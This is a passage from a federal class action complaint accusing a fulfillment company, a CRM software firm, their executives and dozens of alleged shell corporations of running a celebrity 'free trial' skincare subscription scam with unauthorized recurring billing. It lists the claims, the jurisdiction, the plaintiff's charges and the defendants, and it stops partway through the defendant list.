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*Attorneys for Plaintiff LeAnne Tan
and the putative Class*

UNITED STATES DISTRICT COURT
SOUTHERN DISTRICT OF CALIFORNIA

LEANNE TAN, Individually and On
Behalf of All Others Similarly Situated,

Plaintiff,

vs.

QUICK BOX, LLC; QUICK HOLDINGS,
LLC; STEPHEN ADELE; CHAD
BIGGINS; JAMES MARTELL;
KONNEKTIVE LLC; KONNEKTIVE
CORPORATION; MARTORANO
HOLDINGS, LLC; KONNEKTIVE
REWARDS, LLC; MATTHEW
MARTORANO; KATHRYN
MARTORANO; TOTAL HEALTH
SUPPLY TUA, INC.; DL GROUP, INC.;
BEAUTIFUL SKIN AND HEALTH SL,
INC.; BEAUTY AND BALANCE LV,
INC.; COASTAL BEAUTY CARE KV,
INC.; COASTAL HEALTH & BODY
TML, INC.; COASTAL SKIN CARE DC,
INC.; COMPLETE BEAUTIFUL SKIN
DT, INC.; COMPLETE DIETARY
HEALTH DT, INC.; DIET AND
BEAUTY ENTERPRISE JB, INC.; DIET
FOCUS MG, INC.; DIETARY 8 LEAVES

Case No.: **'20CV1082 H WVG**

CLASS ACTION COMPLAINT FOR:

- (1) Violation of California's Consumer Legal Remedies Act;
- (2) Violation of California's False Advertising Law;
- (3) Violation of the Unfair and Fraudulent Prongs of California's Unfair Competition Law;
- (4) Violation of the Unlawful Prong California's Unfair Competition Law;
- (5) Violation of California's Automatic Renewal Law;
- (6) Violation of the Electronic Fund Transfer Act;
- (7) Civil RICO;
- (8) Violation of Various Consumer Protection Laws;
- (9) Aiding and Abetting;
- (10) Conspiracy.

DEMAND FOR JURY TRIAL

1 TL, INC.; DIETARY CARE GROUP MK,
 2 INC.; DIETARY HEALTH DL, INC.;
 3 DIETARY HEALTH MANAGEMENT
 4 SL, INC.; DIETARY HEALTH
 5 SUPPLEMENTS ADN, INC.; DIETARY
 6 MIND & BODY AR, INC.; DIETARY
 7 PILLS TTH, INC.; DIETARY
 8 SUPPLEMENTS 8 LEAVES TL, INC.;
 9 DIETARY SUPPLEMENTS NS, INC.;
 10 EM STRENGTH & WELLNESS
 11 PRODUCTS, INC.; EW IDEAL HEALTH
 12 STORE, INC.; EW RADIANT SKIN
 13 STORE, INC.; FIT AND SLIM BODY
 14 OLO, INC.; FIT BODY FOREVER KZ,
 15 INC.; FIT LIFESTYLE ENTERPRISE JD,
 16 INC.; FITNESS & HEALTH
 17 SUPPLEMENTS PKL, INC.; FLAWLESS
 18 BEAUTY FOREVER MC, INC.;
 19 FOREVER BEAUTIFUL PRODUCTS
 20 KZ, INC.; FOREVER BEAUTY AND
 21 BALANCE JL, INC.; HEALTH & BODY
 22 CARE TN, INC.; HEALTH & SKIN
 23 NUTRITION JLN, INC.; HEALTH &
 24 WELLNESS PRODUCTS EM, INC;
 25 HEALTH AND DIET PRODUCTS ISA,
 26 INC.; HEALTH AND FITNESS
 27 LIFESTYLE JL, INC.; HEALTH
 28 ENTERPRISE AR, INC.; HEALTH
 ENTERPRISE LT, INC.; HEALTH SKIN
 AND BEAUTY MAYA, INC.; HEALTH
 SKIN AND BODY JB, INC.; HEALTHY
 AND SLIM TT, INC.; HEALTHY
 BEAUTIFUL SKIN JD, INC.; HEALTHY
 BODY & BALANCE CD, INC.;
 HEALTHY FIT LIFESTYLE DC, INC.;
 HEALTHY LEAVES TL, INC.;
 HEALTHY LIFESTYLE DIET JL, INC.;
 HEALTHY SKIN GROUP TQH, INC.;
 HEALTHY SKIN LIFESTYLE JB, INC.;
 HEALTHY SUPPLEMENTS MAYA,

INC.; IDEAL SKIN & HEALTH CARE
 NA, INC.; LASTING FITNESS &
 BEAUTY JLN, INC.; PKL
 EVERLASTING BEAUTY, INC.;
 RADIANT SKIN & BODY SHOP ATN,
 INC.; REMARKABLE BEAUTY TN,
 INC.; REMARKABLE HEALTH
 SUPPLY PO, INC.; SELECT SKIN
 PRODUCTS MV, INC.; SKIN AND
 BEAUTY NS, INC.; SKIN BEAUTY &
 HEALTH JN, INC.; SKIN BEAUTY AND
 BALANCE CD, INC.; SKIN BEAUTY
 ENTERPRISE MG, INC.; SKIN BEAUTY
 PRODUCTS ISA, INC.; SKIN CARE
 ENTERPRISE TTH, INC.; SKIN CARE
 GROUP MK, INC.; SKIN PRODUCTS
 RUBIO, INC.; STRENGTH & FITNESS
 LIFESTYLE LT, INC.; TOTAL FITNESS
 & HEALTH MC, INC.; VIBRANT FACE
 & BEAUTY SHOP ATN, INC. and JOHN
 DOES 1-10,

Defendants.

Plaintiff LeAnne Tan (“Ms. Tan” or “Plaintiff”), individually and on behalf of all others similarly situated nationwide and in the State of California, by and through the undersigned counsel, hereby files this Class Action Complaint against Defendants and allege as follows:

JURISDICTION AND VENUE

1. This Court has jurisdiction over this matter because this is a class action in which, on information and belief, the damages exceed \$5 million, exclusive of interest and costs, the number of class members exceeds 100, and as demonstrated below, the parties are diverse pursuant to the Class Action Fairness Act of 2005 (“CAFA”), 28 U.S.C. § 1332(d). The believed scope of the damages and number of class members are based on

1 Plaintiff's investigation and the BBB report attached as Exhibit 1, as well as the
2 information filed in prior lawsuits against Defendants as discussed further below.

3 2. This court also has jurisdiction because Plaintiff's Electronic Fund Transfer
4 Act claim, 15 U.S.C. § 1693e, arises under federal law.

5 3. This court also has jurisdiction because Plaintiff's Racketeer Influenced and
6 Corrupt Organizations Act ("RICO") claim, 18 U.S.C. §§ 1961, *et seq.*, arises under federal
7 law.

8 4. This Court has supplemental jurisdiction over the state law claims in this
9 action pursuant to 28 U.S.C. § 1367.

10 5. This Court has personal jurisdiction over Defendants because Defendants are
11 authorized to conduct and do business in California, including this District. Defendants
12 marketed, promoted, distributed, and sold their products in California, and Defendants have
13 sufficient minimum contacts with this State and/or sufficiently availed themselves of the
14 markets in this State through their promotion, sales, distribution, and marketing within this
15 State, including this District, to render the exercise of jurisdiction by this Court permissible.
16 As described in further detail herein, each Defendant purposely directed their conduct
17 towards California residents. The Defendants named as the "La Pura Defendants" are also
18 either California corporations or have their principle place of business in California and are
19 thus subject to general jurisdiction in California.

20 6. This Court further has personal jurisdiction over all Defendants as to the RICO
21 claim under 28 U.S.C. § 1965(b). No other single jurisdiction will have personal
22 jurisdiction over all of the alleged conspirators because the Defendants are located in
23 California, Colorado, Puerto Rico, Delaware, and Georgia. The location of the John Does
24 is currently unknown. Personal jurisdiction is appropriate as to the remaining claims under
25 the doctrine of pendent personal jurisdiction because they arise from the same common
26 nucleus of operative facts as the RICO claim.

1 7. Venue is proper in this Court pursuant to 28 U.S.C. §§ 1391(a) and (b) because
2 a substantial part of the events giving rise to Plaintiff's claims occurred while she resided
3 in this judicial district, including signing up for a "free trial" of the products at issue.

4 **NATURE OF THE ACTION**

5 8. This action involves a form of fraud and cybercrime that has become
6 increasingly common—and lucrative—across the Internet, known as the celebrity "free
7 trial" scam. These scams entice consumers with fake celebrity and magazine endorsements,
8 claiming that well-known celebrities have either endorsed or created a new line of
9 cosmetics products. The operators of these scams offer consumers a "free trial"—falsely
10 claiming that if you just pay the shipping and handling, then you can try these amazing
11 new products for free.

12 9. But the products are anything but free. The scammers' only goal is to
13 fraudulently obtain the victim's credit card or bank account information. And once they
14 have it, they begin billing their victims for subscriptions they never signed up for, never
15 agreed to, and about which they were never properly informed. Using multiple websites,
16 the scammers present one face to the consumer—a "landing page" website offering the free
17 trial with no disclosure of a subscription, or a disclosure buried in a terms of service on a
18 separate page—and a completely different face to the banks investigating complaints,
19 which is a second website appearing to fully comply with the law and fully disclose those
20 subscriptions. However, the second website—the "false front"—is never viewed by the
21 consumer. Instead, the consumer signs up for the fake "free trial" from a well-hidden
22 landing page on a completely different website. Consequently, consumers are left with no
23 recourse because the scammers have defrauded their banks into believing they consented
24 to be billed, when in fact they did not.

25 10. These scammers operate in rings, as described in Exhibit 1. Those rings
26 generally include: (1) the marketers/branders of the products, including the scammers
27 named as the La Pura Defendants herein, who create "free trial" landing pages to lure
28 unwitting victims to purchase the products and also operate a "false front" website to avoid

1 detection by the banks and credit card companies, (2) fulfillment companies, including the
 2 QuickBox Defendants, who provide turnkey “white label” products to the
 3 marketers/branders, assist the marketers/branders with affiliate marketing and advertising,
 4 distribute the products to unwitting consumers nationwide, and handle returns when
 5 customers complain, (3) “CRM” or customer relationship management software
 6 companies, including the Konnektive Defendants, who provide specialized software for
 7 the scammers to create their “free trial” landing pages and “false front” websites and to
 8 enable them to utilize multiple merchant accounts and chargeback/re-billing screening in
 9 order to avoid fraud detection by banks and credit card companies, (4) affiliates and
 10 affiliate networks who are paid to advertise the fake celebrity and magazine endorsements,
 11 and (5) “crooked processors” who assist the scammers in avoiding detection by bank and
 12 credit card companies.

13 11. These rings of scammers are structured in this way in the mistaken belief that
 14 the members of the ring will avoid liability by pretending to be legitimate businesses and
 15 pretending to have no knowledge of the actions of the others. But every member knows
 16 full well what they are doing—the marketers/branders, including the La Pura Defendants,
 17 intentionally seek out affiliates and affiliate networks to do their dirty work under the
 18 pretense of “independent contractor” agreements and operate different websites to avoid
 19 fraud detection by banks and credit card companies, the fulfillment companies, including
 20 the QuickBox Defendants, handle numerous consumer complaints for the unauthorized
 21 billing of products the consumers did not purchase, and the CRM companies, including the
 22 Konnektive Defendants, as well as the “crooked processors” openly pitch themselves as
 23 being able to help their clients avoid fraud detection and chargebacks.

24 12. Ms. Tan was a victim of these scammers—but many others have been as well.
 25 This lawsuit seeks to hold accountable the members of the conspiracy that defrauded her,
 26 defrauded her bank, and defrauded many other consumers as well.

27 **THE PARTIES**

28 **Plaintiff**

13. Plaintiff LeAnne Tan is a citizen of the State of California and resides in San Diego, California, where she resided at the time of her purchase of the La Pura product. On or around January 10, 2020, she signed up for a “free trial” of one La Pura skin product with the expectation she would only be billed for the low shipping cost of \$4.94. Without her knowledge or authorization, Ms. Tan’s credit card was charged on two consecutive days for a subscription totaling \$172.83. While Ms. Tan received a partial refund from La Pura after she complained to customer service and requested a full refund, ultimately, she was unable to recover all of the money taken from her by Defendants.

The Defendants

14. QUICK BOX, LLC is a limited liability company organized and existing under the laws of the State of Colorado, and its principal place of business is 11551 E. 45th Avenue, Unit C, Denver, Colorado 80239.

15. QUICK HOLDINGS, LLC is a limited liability company organized and existing under the laws of the State of Colorado, and its principal place of business is 11551 E. 45th Avenue, Unit C, Denver, Colorado 80239. It is the owner of Quick Box LLC, and on information and belief, controls and directs Quick Box LLC’s activities through its executives, including at least Stephen Adele.

16. STEPHEN ADELE is a resident of the State of Colorado, residing at 2263 S. Loveland Street, Denver, Colorado 80228. Adele is the current Chief Executive Officer of Quick Box LLC, and on information and belief, he operates Quick Holdings LLC as well.

17. CHAD BIGGINS is a resident of the State of Georgia, residing at 205 Carter Drive, McDonough, Georgia 30252. The QuickBox Defendants list Mr. Biggins as a member of its executive management team and co-owner, and tout his marketing experience as a reason for clients to work with them. On information and belief, Mr. Biggins directly assists clients customers of the QuickBox Defendants in running their free trial scams.

18. JAMES MARTELL is a resident of the State of Colorado, residing at 3095 Blue Mountain Drive, Broomfield, Colorado 80023. The QuickBox Defendants list Martell

1 as a member of its executive management team and co-owner, along with Defendant
2 Biggins, and tout his marketing experience as a reason for clients to work with them. On
3 information and belief, Mr. Martell directly assists customers of the QuickBox Defendants
4 in running their free trial scams, including through his company, Brand Innovate.

5 19. KONNEKTIVE LLC is a Puerto Rico corporation, and its designated office
6 address is 2421 Laurel Street, San Juan, PR 00913. Matthew Martorano is listed as its
7 authorized person.

8 20. KONNEKTIVE CORPORATION is a Georgia corporation with its principle
9 place of business as 105 Hembree Park Drive, Suite A, Roswell, Georgia 30076. Its
10 registered agent is Kathryn Martorano.

11 21. MARTORANO HOLDINGS, LLC is a Puerto Rico corporation with a
12 registered address of 1 Calle Almendro, #303, San Juan, Puerto Rico 00913. Its President
13 and Managing Partner is Matthew Martorano. Its Secretary and Treasurer is Kathryn
14 Martorano.

15 22. KONNEKTIVE REWARDS, LLC is a Puerto Rico corporation with a
16 registered address of 2421 Laurel Street, San Juan, Puerto Rico 00913. Its authorized agent
17 is Matthew Martorano.

18 23. MATTHEW MARTORANO is an individual residing at 1 Calle Almendro,
19 #303, San Juan, Puerto Rico 00913. Konnektive's website lists Mr. Martorano as its co-
20 founder, along with his wife, Defendant Kathryn Martorano. He was the CEO of
21 Konnektive Corporation through 2019, and continues to work for the company.

22 24. KATHRYN MARTORANO is an individual residing at 1 Calle Almendro,
23 #303, San Juan, Puerto Rico 00913. Konnektive's website lists Mrs. Martorano and her
24 husband, Defendant Matthew Martorano, as its co-founders. She is the CEO, CFO,
25 Secretary, and registered agent of Konnektive Corporation.

26 25. TOTAL HEALTH SUPPLY TUA, INC. is a California corporation whose
27 registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On
28 information and belief, this company is a shell entity which was used to apply for merchant

1 accounts for the purpose of billing members of the Class, committing bank fraud, and
2 evading detection by the fraud departments of financial institutions resulting in injury to
3 Plaintiff and the Class.

4 26. DL GROUP, INC. is a Delaware corporation registered to do business in
5 California under the name "DL Management Group Inc." Its registered agent is Elinor
6 Spector at 1017 L Street #439, Sacramento, CA 95814. Its principal place of business is
7 listed with the California Secretary of State as 746 W. Huntington Dr., Unit D, Arcada, CA
8 91007. On information and belief, this company is a shell entity which was used to apply
9 for merchant accounts for the purpose of billing members of the Class, committing bank
10 fraud, and evading detection by the fraud departments of financial institutions resulting in
11 injury to Plaintiff and the Class.

12 27. BEAUTIFUL SKIN AND HEALTH SL, INC. is a California corporation
13 whose registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814.
14 On information and belief, this company is a shell entity which was used to apply for
15 merchant accounts for the purpose of billing members of the Class, committing bank fraud,
16 and evading detection by the fraud departments of financial institutions resulting in injury
17 to Plaintiff and the Class.

18 28. BEAUTY AND BALANCE LV, INC. is a California corporation whose
19 registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On
20 information and belief, this company is a shell entity which was used to apply for merchant
21 accounts for the purpose of billing members of the Class, committing bank fraud, and
22 evading detection by the fraud departments of financial institutions resulting in injury to
23 Plaintiff and the Class.

24 29. COASTAL BEAUTY CARE KV, INC. is a California corporation whose
25 registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On
26 information and belief, this company is a shell entity which was used to apply for merchant
27 accounts for the purpose of billing members of the Class, committing bank fraud, and
28

1 evading detection by the fraud departments of financial institutions resulting in injury to
2 Plaintiff and the Class.

3 30. COASTAL HEALTH & BODY TML, INC. is a California corporation whose
4 registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On
5 information and belief, this company is a shell entity which was used to apply for merchant
6 accounts for the purpose of billing members of the Class, committing bank fraud, and
7 evading detection by the fraud departments of financial institutions resulting in injury to
8 Plaintiff and the Class.

9 31. COASTAL SKIN CARE DC, INC. is a California corporation whose
10 registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On
11 information and belief, this company is a shell entity which was used to apply for merchant
12 accounts for the purpose of billing members of the Class, committing bank fraud, and
13 evading detection by the fraud departments of financial institutions resulting in injury to
14 Plaintiff and the Class.

15 32. COMPLETE BEAUTIFUL SKIN DT, INC. is a California corporation whose
16 registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On
17 information and belief, this company is a shell entity which was used to apply for merchant
18 accounts for the purpose of billing members of the Class, committing bank fraud, and
19 evading detection by the fraud departments of financial institutions resulting in injury to
20 Plaintiff and the Class.

21 33. COMPLETE DIETARY HEALTH DT, INC. is a California corporation
22 whose registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814.
23 On information and belief, this company is a shell entity which was used to apply for
24 merchant accounts for the purpose of billing members of the Class, committing bank fraud,
25 and evading detection by the fraud departments of financial institutions resulting in injury
26 to Plaintiff and the Class.

27 34. DIET AND BEAUTY ENTERPRISE JB, INC. is a California corporation
28 whose registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814.

1 On information and belief, this company is a shell entity which was used to apply for
2 merchant accounts for the purpose of billing members of the Class, committing bank fraud,
3 and evading detection by the fraud departments of financial institutions resulting in injury
4 to Plaintiff and the Class.

5 35. DIET FOCUS MG, INC. is a California corporation whose registered agent
6 is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On information and belief,
7 this company is a shell entity which was used to apply for merchant accounts for the
8 purpose of billing members of the Class, committing bank fraud, and evading detection by
9 the fraud departments of financial institutions resulting in injury to Plaintiff and the Class.

10 36. DIETARY 8 LEAVES TL, INC. is a California corporation whose registered
11 agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On information and
12 belief, this company is a shell entity which was used to apply for merchant accounts for
13 the purpose of billing members of the Class, committing bank fraud, and evading detection
14 by the fraud departments of financial institutions resulting in injury to Plaintiff and the
15 Class.

16 37. DIETARY CARE GROUP MK, INC. is a California corporation whose
17 registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On
18 information and belief, this company is a shell entity which was used to apply for merchant
19 accounts for the purpose of billing members of the Class, committing bank fraud, and
20 evading detection by the fraud departments of financial institutions resulting in injury to
21 Plaintiff and the Class.

22 38. DIETARY HEALTH DL, INC. is a California corporation whose registered
23 agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On information and
24 belief, this company is a shell entity which was used to apply for merchant accounts for
25 the purpose of billing members of the Class, committing bank fraud, and evading detection
26 by the fraud departments of financial institutions resulting in injury to Plaintiff and the
27 Class.
28

1 39. DIETARY HEALTH MANAGEMENT SL, INC. is a California corporation
2 whose registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814.
3 On information and belief, this company is a shell entity which was used to apply for
4 merchant accounts for the purpose of billing members of the Class, committing bank fraud,
5 and evading detection by the fraud departments of financial institutions resulting in injury
6 to Plaintiff and the Class.

7 40. DIETARY HEALTH SUPPLEMENTS ADN, INC. is a California
8 corporation whose registered agent is Elinor Spector at 1017 L Street #439, Sacramento,
9 CA 95814. On information and belief, this company is a shell entity which was used to
10 apply for merchant accounts for the purpose of billing members of the Class, committing
11 bank fraud, and evading detection by the fraud departments of financial institutions
12 resulting in injury to Plaintiff and the Class.

13 41. DIETARY MIND & BODY AR, INC. is a Delaware corporation registered
14 to do business in California. Its registered agent is Registered Agents Inc., 30 N Gould, Ste
15 R, Sheridan, WY 82801. Its principal place of business is listed with the California
16 Secretary of State as 126 Willis St., Suite 200, Redding, CA 96001. On information and
17 belief, this company is a shell entity which was used to apply for merchant accounts for
18 the purpose of billing members of the Class, committing bank fraud, and evading detection
19 by the fraud departments of financial institutions resulting in injury to Plaintiff and the
20 Class.

21 42. DIETARY PILLS TTH, INC. is a Delaware corporation registered to do
22 business in California. Its registered agent is Elinor Spector at 1017 L Street #439,
23 Sacramento, CA 95814. Its principal place of business is listed with the California
24 Secretary of State as 9350 Bolsa Ave., SPC 21, Westminster, CA 92683. On information
25 and belief, this company is a shell entity which was used to apply for merchant accounts
26 for the purpose of billing members of the Class, committing bank fraud, and evading
27 detection by the fraud departments of financial institutions resulting in injury to Plaintiff
28 and the Class.

1 43. DIETARY SUPPLEMENTS 8 LEAVES TL, INC. is a California corporation
2 whose registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814.
3 On information and belief, this company is a shell entity which was used to apply for
4 merchant accounts for the purpose of billing members of the Class, committing bank fraud,
5 and evading detection by the fraud departments of financial institutions resulting in injury
6 to Plaintiff and the Class.

7 44. DIETARY SUPPLEMENTS NS, INC. is a Delaware corporation registered
8 to do business in California. Its registered agent is Registered Agents Inc., 30 N Gould, Ste
9 R, Sheridan, WY 82801. Its principal place of business is listed with the California
10 Secretary of State as 4080 W. 1st St, SPC #258, Santa Ana, CA 92703. On information and
11 belief, this company is a shell entity which was used to apply for merchant accounts for
12 the purpose of billing members of the Class, committing bank fraud, and evading detection
13 by the fraud departments of financial institutions resulting in injury to Plaintiff and the
14 Class.

15 45. EM STRENGTH & WELLNESS PRODUCTS, INC. is a California
16 corporation whose registered agent is Elinor Spector at 1017 L Street #439, Sacramento,
17 CA 95814. On information and belief, this company is a shell entity which was used to
18 apply for merchant accounts for the purpose of billing members of the Class, committing
19 bank fraud, and evading detection by the fraud departments of financial institutions
20 resulting in injury to Plaintiff and the Class.

21 46. EW IDEAL HEALTH STORE, INC. is a California corporation whose
22 registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On
23 information and belief, this company is a shell entity which was used to apply for merchant
24 accounts for the purpose of billing members of the Class, committing bank fraud, and
25 evading detection by the fraud departments of financial institutions resulting in injury to
26 Plaintiff and the Class.

27 47. EW RADIANT SKIN STORE, INC. is a California corporation whose
28 registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On

1 information and belief, this company is a shell entity which was used to apply for merchant
2 accounts for the purpose of billing members of the Class, committing bank fraud, and
3 evading detection by the fraud departments of financial institutions resulting in injury to
4 Plaintiff and the Class.

5 48. FIT AND SLIM BODY OLO, INC. is a California corporation whose
6 registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On
7 information and belief, this company is a shell entity which was used to apply for merchant
8 accounts for the purpose of billing members of the Class, committing bank fraud, and
9 evading detection by the fraud departments of financial institutions resulting in injury to
10 Plaintiff and the Class.

11 49. FIT BODY FOREVER KZ, INC. is a California corporation whose registered
12 agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On information and
13 belief, this company is a shell entity which was used to apply for merchant accounts for
14 the purpose of billing members of the Class, committing bank fraud, and evading detection
15 by the fraud departments of financial institutions resulting in injury to Plaintiff and the
16 Class.

17 50. FIT LIFESTYLE ENTERPRISE JD, INC. is a California corporation whose
18 registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On
19 information and belief, this company is a shell entity which was used to apply for merchant
20 accounts for the purpose of billing members of the Class, committing bank fraud, and
21 evading detection by the fraud departments of financial institutions resulting in injury to
22 Plaintiff and the Class.

23 51. FITNESS & HEALTH SUPPLEMENTS PKL, INC. is a California
24 corporation whose registered agent is Elinor Spector at 1017 L Street #439, Sacramento,
25 CA 95814. On information and belief, this company is a shell entity which was used to
26 apply for merchant accounts for the purpose of billing members of the Class, committing
27 bank fraud, and evading detection by the fraud departments of financial institutions
28 resulting in injury to Plaintiff and the Class.

1 52. FLAWLESS BEAUTY FOREVER MC, INC. is a California corporation
2 whose registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814.
3 On information and belief, this company is a shell entity which was used to apply for
4 merchant accounts for the purpose of billing members of the Class, committing bank fraud,
5 and evading detection by the fraud departments of financial institutions resulting in injury
6 to Plaintiff and the Class.

7 53. FOREVER BEAUTIFUL PRODUCTS KZ, INC. is a California corporation
8 whose registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814.
9 On information and belief, this company is a shell entity which was used to apply for
10 merchant accounts for the purpose of billing members of the Class, committing bank fraud,
11 and evading detection by the fraud departments of financial institutions resulting in injury
12 to Plaintiff and the Class.

13 54. FOREVER BEAUTY AND BALANCE JL, INC. is a California corporation
14 whose registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814.
15 On information and belief, this company is a shell entity which was used to apply for
16 merchant accounts for the purpose of billing members of the Class, committing bank fraud,
17 and evading detection by the fraud departments of financial institutions resulting in injury
18 to Plaintiff and the Class.

19 55. HEALTH & BODY CARE TN, INC. is a California corporation whose
20 registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On
21 information and belief, this company is a shell entity which was used to apply for merchant
22 accounts for the purpose of billing members of the Class, committing bank fraud, and
23 evading detection by the fraud departments of financial institutions resulting in injury to
24 Plaintiff and the Class.

25 56. HEALTH & SKIN NUTRITION JLN, INC. is a California corporation whose
26 registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On
27 information and belief, this company is a shell entity which was used to apply for merchant
28 accounts for the purpose of billing members of the Class, committing bank fraud, and

1 evading detection by the fraud departments of financial institutions resulting in injury to
2 Plaintiff and the Class.

3 57. HEALTH & WELLNESS PRODUCTS EM, INC. is a California corporation
4 whose registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814.
5 On information and belief, this company is a shell entity which was used to apply for
6 merchant accounts for the purpose of billing members of the Class, committing bank fraud,
7 and evading detection by the fraud departments of financial institutions resulting in injury
8 to Plaintiff and the Class.

9 58. HEALTH AND DIET PRODUCTS ISA, INC. is a California corporation
10 whose registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814.
11 On information and belief, this company is a shell entity which was used to apply for
12 merchant accounts for the purpose of billing members of the Class, committing bank fraud,
13 and evading detection by the fraud departments of financial institutions resulting in injury
14 to Plaintiff and the Class.

15 59. HEALTH AND FITNESS LIFESTYLE JL, INC. is a California corporation
16 whose registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814.
17 On information and belief, this company is a shell entity which was used to apply for
18 merchant accounts for the purpose of billing members of the Class, committing bank fraud,
19 and evading detection by the fraud departments of financial institutions resulting in injury
20 to Plaintiff and the Class.

21 60. HEALTH ENTERPRISE AR, INC. is a California corporation whose
22 registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On
23 information and belief, this company is a shell entity which was used to apply for merchant
24 accounts for the purpose of billing members of the Class, committing bank fraud, and
25 evading detection by the fraud departments of financial institutions resulting in injury to
26 Plaintiff and the Class.

27 61. HEALTH ENTERPRISE LT, INC. is a California corporation whose
28 registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On

1 information and belief, this company is a shell entity which was used to apply for merchant
2 accounts for the purpose of billing members of the Class, committing bank fraud, and
3 evading detection by the fraud departments of financial institutions resulting in injury to
4 Plaintiff and the Class.

5 62. HEALTH SKIN AND BEAUTY MAYA, INC. is a California corporation
6 whose registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814.
7 On information and belief, this company is a shell entity which was used to apply for
8 merchant accounts for the purpose of billing members of the Class, committing bank fraud,
9 and evading detection by the fraud departments of financial institutions resulting in injury
10 to Plaintiff and the Class.

11 63. HEALTH SKIN AND BODY JB, INC. is a Delaware corporation registered
12 to do business in California. Its registered agent is Elinor Spector at 1017 L Street #439,
13 Sacramento, CA 95814. Its principal place of business is listed with the California
14 Secretary of State as 115 S. Birch St., Santa Ana, CA 92701. On information and belief,
15 this company is a shell entity which was used to apply for merchant accounts for the
16 purpose of billing members of the Class, committing bank fraud, and evading detection by
17 the fraud departments of financial institutions resulting in injury to Plaintiff and the Class.

18 64. HEALTHY AND SLIM TT, INC. is a California corporation whose
19 registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On
20 information and belief, this company is a shell entity which was used to apply for merchant
21 accounts for the purpose of billing members of the Class, committing bank fraud, and
22 evading detection by the fraud departments of financial institutions resulting in injury to
23 Plaintiff and the Class.

24 65. HEALTHY BEAUTIFUL SKIN JD, INC. is a California corporation whose
25 registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On
26 information and belief, this company is a shell entity which was used to apply for merchant
27 accounts for the purpose of billing members of the Class, committing bank fraud, and
28

1 evading detection by the fraud departments of financial institutions resulting in injury to
2 Plaintiff and the Class.

3 66. HEALTHY BODY & BALANCE CD, INC. is a California corporation
4 whose registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814.
5 On information and belief, this company is a shell entity which was used to apply for
6 merchant accounts for the purpose of billing members of the Class, committing bank fraud,
7 and evading detection by the fraud departments of financial institutions resulting in injury
8 to Plaintiff and the Class.

9 67. HEALTHY FIT LIFESTYLE DC, INC. is a California corporation whose
10 registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On
11 information and belief, this company is a shell entity which was used to apply for merchant
12 accounts for the purpose of billing members of the Class, committing bank fraud, and
13 evading detection by the fraud departments of financial institutions resulting in injury to
14 Plaintiff and the Class.

15 68. HEALTHY LEAVES TL, INC. is a California corporation whose registered
16 agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On information and
17 belief, this company is a shell entity which was used to apply for merchant accounts for
18 the purpose of billing members of the Class, committing bank fraud, and evading detection
19 by the fraud departments of financial institutions resulting in injury to Plaintiff and the
20 Class.

21 69. HEALTHY LIFESTYLE DIET JL, INC. is a California corporation whose
22 registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On
23 information and belief, this company is a shell entity which was used to apply for merchant
24 accounts for the purpose of billing members of the Class, committing bank fraud, and
25 evading detection by the fraud departments of financial institutions resulting in injury to
26 Plaintiff and the Class.

27 70. HEALTHY SKIN GROUP TQH, INC. is a California corporation whose
28 registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On

1 information and belief, this company is a shell entity which was used to apply for merchant
2 accounts for the purpose of billing members of the Class, committing bank fraud, and
3 evading detection by the fraud departments of financial institutions resulting in injury to
4 Plaintiff and the Class.

5 71. HEALTHY SKIN LIFESTYLE JB, INC. is a California corporation whose
6 registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On
7 information and belief, this company is a shell entity which was used to apply for merchant
8 accounts for the purpose of billing members of the Class, committing bank fraud, and
9 evading detection by the fraud departments of financial institutions resulting in injury to
10 Plaintiff and the Class.

11 72. HEALTHY SUPPLEMENTS MAYA, INC. is a California corporation whose
12 registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On
13 information and belief, this company is a shell entity which was used to apply for merchant
14 accounts for the purpose of billing members of the Class, committing bank fraud, and
15 evading detection by the fraud departments of financial institutions resulting in injury to
16 Plaintiff and the Class.

17 73. IDEAL SKIN & HEALTH CARE NA, INC. is a California corporation whose
18 registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On
19 information and belief, this company is a shell entity which was used to apply for merchant
20 accounts for the purpose of billing members of the Class, committing bank fraud, and
21 evading detection by the fraud departments of financial institutions resulting in injury to
22 Plaintiff and the Class.

